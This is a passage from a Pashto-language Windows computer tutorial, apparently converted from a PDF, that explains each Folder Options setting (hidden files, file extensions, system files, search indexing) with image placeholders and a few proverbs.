

8-2-5(?) Display file icon on thumbnails.

هر کله چي تاسو په دې اېشن باندې ټيگ مارک علامه لري کړي نو کله چې تاسو يو فايل يا ويډيو خلاص وي نو همداي سره به ايکن شکل ښکاره کوي
تصويران په بله پاڼه کې

8-2-6(?) Display file size information on folder tips.

هرکله چې تاسو په دې اېشن باندې ټيک مارک علامه ولږوي نو کله چې تاسو کوم فولډر يا فايل باندې کرسر يا موس پوينټر ودروي نو ستاسو به ټول معلومات ښکاره کوي لکه اندازه، وخت، حجم



8-2-7(?) Display the full path in the title bar.

هرکله چې تاسو په دې اېشن باندې ټيک مارک علامه ولږوي نو کله چې تاسو کوم ډرايپ کې فولډر ته داخلېږي نو تاسو به په ټي ټيل يا عنوان بار کې ښودل کېږي چې تاسو اوس په کوم فولډر کې يې چې کار پکې کوي



8-2-8(?) Don't show hidden file.folder.or drivers.

هرکله چې تاسو په دې اېشن باندې ټيک مارک علامه ولږوي او کله چې تاسو کوم فولډري يا ډرايپ پټ کړي وي هغه به نشو کېږي يا نه ښکاره کېږي او فولډر پټول مونږ په فولډر پوراټيز کې وي او په {160} صفحه کې



8-2-9(?) Show hidden file.folder.or drivers.

هرکله چې تاسو په دې اېشن باندې ټيک مارک علامه ولږوي او کله چې تاسو مخکې فولډر يا فايل يا ډرايپ پټ کړي وي نو له دې ټيک مارک سره به ښکاره شي مونږ په فولډر پوراټيز کې ويلي وو او په {164} صفحه کې



8-2-9

8-2-10(?) Hide empty. drivers in the computer. folder.

هرکله چې تاسو په دې اېشن باندې ټيک مارک علامه ولږوي او کله چې تاسو په مای کمپیوټر ایکن کې دا ډرایپ لاندې هغه که ممرې یا ډیوډي یا سي ډي یا داسې نور

ستروجي یا زیرمي وي خو خالي وي هغه به نه ښکاره کوي



8-2-11(?) Hide extension for. known file types.

هرکله چې تاسو په دې اېشن باندې ټيک مارک علامه ولږوي او بیا اپلاي او بیا اوک اېشن انتخاب کړي نو کله چې تاسو

خپل ډیسکتاپ پرمخ کوم شیان یا معلومات پراته دي هغه نوم سره به شات کټ نوم نه راځي يعني هغه که فايل وي یا عکسونه وي یا ویدیو وي یا ډاکومنټ وي یا اډیو وي خو تاسو کوم نوم چې ورکړي وي هغه نوم به راځي



هیڅکله دا زړه مه منه ځکه زړه غلام دي، همیشه دا فکر ومنه ځکه دا ازاد دي او ازادی درکوي، خو په فکر باندې ښه او بد معلوم ولي شي، بلکې په زړه نه

8-2-12(?) Hide protected operating system file.

هرکله چې تاسو په دې اېشن باندې ټيک مارک علامه ولږوي او بيا اپلاي او بيا اوک اېشن انتخاب کړي او هغه کوم چې سيستم فاي لونه به نه ښکاره کوي په مای کمپيوټر ايکن کې او که چېرته تاسو ټيک مارک علامه لري کړي نو ستاسو به سيستم فاي لونه به ښکاره شي خو ټولون مهم خبر داده چې سيستم فاي لونه بايد پټ وساتل شي ځکه چې ويروس څخه به خوندي وي




8-1-13(?) Launch folder windows in a separate process

هرکله چې تاسو په دې اېشن باندې ټيک مارک علامه ولږوي او بيا اپلاي او بيا اوک اېشن انتخاب کړي او کله چې تاسو يو فایل يا فولډر خلاص وي يا اوډن کوي يو ډول ډيزاين سره به خلاصیږي يا پروسيس کيږي خو دا ډول پروسيس فعالول په کمپيوټر ډير بوج يا فشار



8-2-14(?) Restore previous folder windows at logon.

هرکله چې تاسو په دې اېشن باندې ټيک مارک علامه ولږوي او بيا اپلاي او بيا اوک اېشن انتخاب کړي او کله چې تاسو څو وينډوگاني خلاصي کړي وي خو په دې وخت کې تاسو کمپيوټر شپټ ډون يا پاور اوډ يا بند کړي او کله چې تاسو بيرته کمپيوټر آن يا خلاص کړو يا لږ وخت لپاره او يا ډير وخت لپاره خو تاسو هغه وينډوگاني به هما غه ډول وي



8-2-15(?) Show drive letters.

هرکله چې تاسو په دې اېشن باندې ټيک مارک علامه ولږوي او بيا اپلاي او بيا اوک اېشن انتخاب کړي نو دا به ستاسو ډرايپ ته هغه نومونه ښکاره کوي لکه سي ډاريپ او ئي ډرايپ او داسې نور او که ټيک مارک علامه لري کړي نو ستاسو ډرايپ نومونه به نه ښکاره کوي لکه سي ډاريپ او ئي ډرايپ او داسې نور




8-2-16(?) Show encrypted or compressed NTFS files in colour

هرکله چې تاسو په دې اېشن باندې ټيک مارک علامه ولږوي او بيا اپلاي او بيا اوک اېشن انتخاب کړي نو کله چې تاسو کوم فایل فولډر کمپريس کړي يا سيز يا اندازه يي کوچنۍ کړي نو دغه معلومات يوازې به نومونه رنگه شي لکه نيلى رنگ او سور رنگ، او کمپريس موږ په (160) صفحه کي وايلى دي




8-2-17(?) Show pop-up description for folder and desktop items



هرکله چې تاسو په دې اېشن باندې ټيک مارک علامه ولږوي او بيا اپلاي او بيا اوک اېشن انتخاب کړي او کله چې کرسر يا موس پوينټر په کوم فایل يا فولډر ودروي نو هغه معلومات به نه در ښکاره کوي لکه دا فولډر څومره حجم لري چيرته پروت دي او څه شي پکي پراته دي



8-2-18(?) Show preview handlers in preview pane.

هرکله چې تاسو په دې اېشن باندې ټيک مارک علامه ولږوي او بيا اپلاي او بيا اوک اېشن انتخاب کړي او کله چې تاسو په ماي کمپيوټر ايکن کې کوم تصوير يا وېديو ليدل غواړي نو دا به ستاسو په ډيسکټاپ پرمخ رايټ سيټ يا نېټ اړخ ته ښکاره کوي




8-2-19(?) Use check boxes to select items

هرکله چې تاسو په دې اېشن باندې ټيک مارک علامه ولږوي او بيا اپلاي او بيا اوک اېشن انتخاب کړي او کله چې تاسو په کوم ډرايپ کې فولډري يا فايگونه سيلکټ کړي يا انتخاب کړي نو له دې په واسطه آسان سره يې انتخاب کړي هغه که څومره وي




8-2-20(?) Use sharing wizard (Recommended)

هرکله چې تاسو په دې اېشن باندې ټيک مارک علامه ولږوي او بيا اپلاي او بيا اوک اېشن

انتخاب کړي او کله چې تاسو په دې اېشن باندې ټيک مارک علامه ولږوي او بيا اپلاي او بيا اوک اېشن انتخاب کړي او کله چې تاسو وغواړي يو فایل يا فولډر له بل کمپيوټر ته واړوي يا شير يا شريک کړي نو هغه اېشن به کار کوي او که ټيک مارک علامه لري نو تاسو نه شي کولای چې بل کمپيوټر ته فایل يا فولډر شير کړي او دا موږ په فولډر پوراټيز شير اېشن کې ويلي وو په (161) صفحه کې



8-2-21(?) Automatic type into the search box.

هرکله چې تاسو په دې اېشن باندې ټيک مارک علامه ولږوي او بيا اپلاي او بيا اوک اېشن انتخاب کړي او کله چې تاسو په ماي کمپيوټر ايکن ته راشي نو دي وخت کې تاسو په خپل کيبورډ کې يو توري يا حروف انټر يا ووهئ نو اټومپټک ډول به تاسو هغه معلومات راوړي چې کوم حروف تاسو انټر کړي



8-2-22(?) Select the typed item in the view

هرکله چې تاسو په دې اېشن باندې ټيک مارک علامه ولږوي او بيا اپلاي او بيا اوک اېشن انتخاب کړي او کله چې تاسو په ماي کمپيوټر ايکن خلاص کړي نو کله چې تاسو کيبورډ کې يو حروف انټر پريس کړي نو همغه فولډر يا فايل به راځي

او نور معلومات به نه راځي بلکې يوازې به همدلته پراته معلومات به راځي

8-2-23 Restore default.

هر کله چې تاسو يپه دې اېشن باندې کلېک وکړئ او بيا په اپلاي باندې کلېک وکړئ نو په اوک اېشن باندې کلېک وکړئ نو ستاسو دا کوم بدلونونه چې په راوستيو کې راوستي دي بيرته به پخواني حالت ته واړوئ




په ژوند کې هر غوږ ته خبر مه کوه ، او هر خولي ته ځواب مه کوه
ترتيب کوونکي: ضياءالرحمن {سديدي}

{8} Folder option{3} Search.

{8-3-1}in indexed location, search file names and.

Contents.in non, indexed location, search file names only.

په ترتیب شوي ځای کې، د فایل نومونه او منځپانگې وپلټئ. په غیر، ترتیب شوي ځای کې، یوازې د فایل نومونه وپلټئ لکه یو ډرایپ کې تاسو کوم فایل نوم لټوي هغه به ښکاره کوي او چیرته په داخل دا فایل کې موجود وي هغه به هم ښکاره کوي، خو بل ډرایپ کې به یوازې فایل ښکاره کوي داخل کې به نه ښکاره هغه نوم



8-3-2 Always search file names and contents (this might take several minutes).

هرکله چې تاسو په دې ایشن باندې ټیک مارک علامه ولږوي او بیا اپلاي او بیا اوک ایشن انتخاب کړي نو تل د فایل نومونه او منځپانگې وپلټئ (دا ممکن څو دقیقې وخت ونیسي)

8-3-3 Include subfolders in search results when Searching in file folder.

هرکله چې تاسو په دې ایشن باندې ټیک مارک علامه ولږوي او بیا اپلاي او بیا اوک ایشن انتخاب کړي نو دلټون پایلو کې فرعي فولډر شامل کړئ کله چې د فایل فولډر کې لټون کوئ یعنی دا فولډر په داخل کې فولډر لټون اضافه کړي




8-3-4 Find partial matches

هرکله چې تاسو په دې اېشن باندې ټيک مارک علامه ولږوي او بيا اپلاي او بيا اوک اېشن انتخاب کړي نو دا به دا کار کوي کله چې تاسو کوم نوم هغه که دا فایل يا دا فولډر لټون يا سرچ کوي خو هغه نوم که چېرته اول سر کې وي يا هغه نوم په منځ کې وي او يا په اخر کې وي خو تاسو ته به يې پيدا کوي



8-3-5(?) Use natural language search.

هرکله چې تاسو په دې اېشن باندې ټيک مارک علامه ولږوي او بيا اپلاي او بيا اوک اېشن انتخاب کړي نو کله چې تاسو په کمپيوټر کې کومه ژبه کاروي نو په همغه ژبه به لټون کولاي شي



8-3-6(?) Don't use the index when searching in file folder for system file (searches might take longer).

هرکله چې تاسو په دې اېشن باندې ټيک مارک علامه ولږوي او بيا اپلاي او بيا اوک اېشن انتخاب کړي نو د سيستم فایل لپاره د فایل فولډر کې لټون کولو

پرمهال شاخص مه کاروئ يعنې ټول معلومات ماته ښکاره کړه هغه که فایل وي او يا فولډر او يا پورگرام وي (لټون ممکن ډير وخت ونيسي)



8-3-7(?) include system directories.

هرکله چې تاسو په دې اېشن باندې ټيک مارک علامه ولږوي او بيا اپلاي او بيا اوک اېشن انتخاب کړي نو د سيستم لارښودونه شامل دي يا په ترتيب شوي ځای کې، د فایل نومونه او منځپانگې وپلټئ. په غير، ترتيب شوي ځای کې، يوازې د فایل نومونه وپلټئ

8-3-8(?) include compressed file

هرکله چې تاسو په دې اېشن باندې ټيک مارک علامه ولږوي او بيا اپلاي او بيا اوک اېشن انتخاب کړي نو کله چې تاسو لتون کوي دا اېشن وايي چې کمپريس(دا فایل يا فولډر اندازه کمول يا کم ځاي نيول)فایل يا فولډر هم پکې شامل وي

8-3-9 Restore default.

هر کله چې تاسو پيه دې اېشن باندې کلېک وکړئ او بيا په اپلاي باندې کلېک وکړئ نو په اوک اېشن باندې کلېک وکړئ نو ستاسو دا کوم بدلونونه چې په راوستيو کي راوستي دي بيرته به پخواني حالت ته واړوئ

If folder option does not work.

